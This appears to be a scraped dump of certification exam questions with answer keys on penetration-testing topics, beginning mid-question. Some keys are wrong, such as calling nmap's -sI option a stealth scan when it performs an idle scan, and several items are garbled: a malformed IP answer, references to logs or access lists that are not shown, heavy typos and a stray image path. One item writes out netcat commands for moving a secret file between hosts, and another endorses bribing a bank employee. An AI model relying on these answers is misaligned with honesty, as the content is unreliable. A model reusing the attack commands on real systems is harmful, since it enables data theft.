B. RootKit
C. DoS tool
D. Scanner
E. Backdoor

Answer: B

NEW QUESTION 652
- (Exam Topic 7)
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

A. 210.1.55.200
B. 10.1.4.254
C. 10..1.5.200
D. 10.1.4.156

Answer: C

NEW QUESTION 656
- (Exam Topic 7)
Fred is the network administrator for his company. Fred is testing an internal switch.
From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
B. He can send an IP packet with the SYN bit and the source address of his computer.
C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 657
- (Exam Topic 7)
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.
If these switches' ARP cache is successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 660
- (Exam Topic 7)
Which definition among those given below best describes a covert channel?

A. A server program using a port that is not well known.
B. Making use of a protocol in a way it is not intended to be used.
C. It is the multiplexing taking place on a communication link.
D. It is one of the weak channels used by WEP which makes it insecure

Answer: B

NEW QUESTION 662
- (Exam Topic 7)
You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles.
You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.
In other words, you are trying to penetrate an otherwise impenetrable system. How would you proceed?

A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid ordisgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

NEW QUESTION 664
- (Exam Topic 7)
You have the SOA presented below in your Zone.
Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?
collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

A. One day
B. One hour
C. One week
D. One month

Answer: C

NEW QUESTION 666
- (Exam Topic 7)
Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He’s determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

A. Error-based SQL injection
B. Blind SQL injection
C. Union-based SQL injection
D. NoSQL injection

Answer: B

NEW QUESTION 670
- (Exam Topic 7)
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:
You are hired to conduct security testing on their network.
You successfully brute-force the SNMP community string using a SNMP crack tool.
The access-list configured at the router prevents you from establishing a successful connection.
You want to retrieve the Cisco configuration from the router. How would you proceed?

A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
D. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0

Answer: BD

NEW QUESTION 675
- (Exam Topic 7)
Which of the following tools can be used to perform a zone transfer?

A. NSLookup
B. Finger
C. Dig
D. Sam Spade
E. Host
F. Netcat
G. Neotrace

Answer: ACDE

NEW QUESTION 678
- (Exam Topic 7)
Which of the following are well known password-cracking programs?

A. L0phtcrack
B. NetCat
C. Jack the Ripper
D. Netbus
E. John the Ripper

Answer: AE

NEW QUESTION 682
- (Exam Topic 7)
The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

A. network Sniffer
B. Vulnerability Scanner
C. Intrusion prevention Server
D. Security incident and event Monitoring

Answer: D

NEW QUESTION 684
- (Exam Topic 7)
Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt
B. SAM file
C. wwwroot
D. Repair file

Answer: B

NEW QUESTION 686
- (Exam Topic 7)
Which of the following statements is FALSE with respect to Intrusion Detection Systems?

A. Intrusion Detection Systems can be configured to distinguish specific content in network packets
B. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic
C. Intrusion Detection Systems require constant update of the signature library
D. Intrusion Detection Systems can examine the contents of the data n context of the network protocol

Answer: B

NEW QUESTION 687
- (Exam Topic 7)
While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?

A. Conduct stealth scan
B. Conduct ICMP scan
C. Conduct IDLE scan
D. Conduct silent scan

Answer: A

NEW QUESTION 688
- (Exam Topic 7)
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024

Answer: BCE

NEW QUESTION 689
- (Exam Topic 7)
You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

A. wireshark --fetch "192.168.8*"
B. wireshark --capture --local masked 192.168.8.0 ---range 24
C. tshark -net 192.255.255.255 mask 192.168.8.0
D. sudo tshark -f"net 192 .68.8.0/24"


Answer: D

NEW QUESTION 690
- (Exam Topic 7)
Which DNS resource record can indicate how long any "DNS poisoning" could last?

A. MX
B. SOA
C. NS
D. TIMEOUT

Answer: B

NEW QUESTION 691
- (Exam Topic 7)
An attacker runs netcat tool to transfer a secret file between two hosts.



```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 694
- (Exam Topic 7)
You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

A. list server=192.168.10.2 type=all
B. is-d abccorp.local
C. Iserver 192.168.10.2-t all
D. List domain=Abccorp.local type=zone

Answer: B

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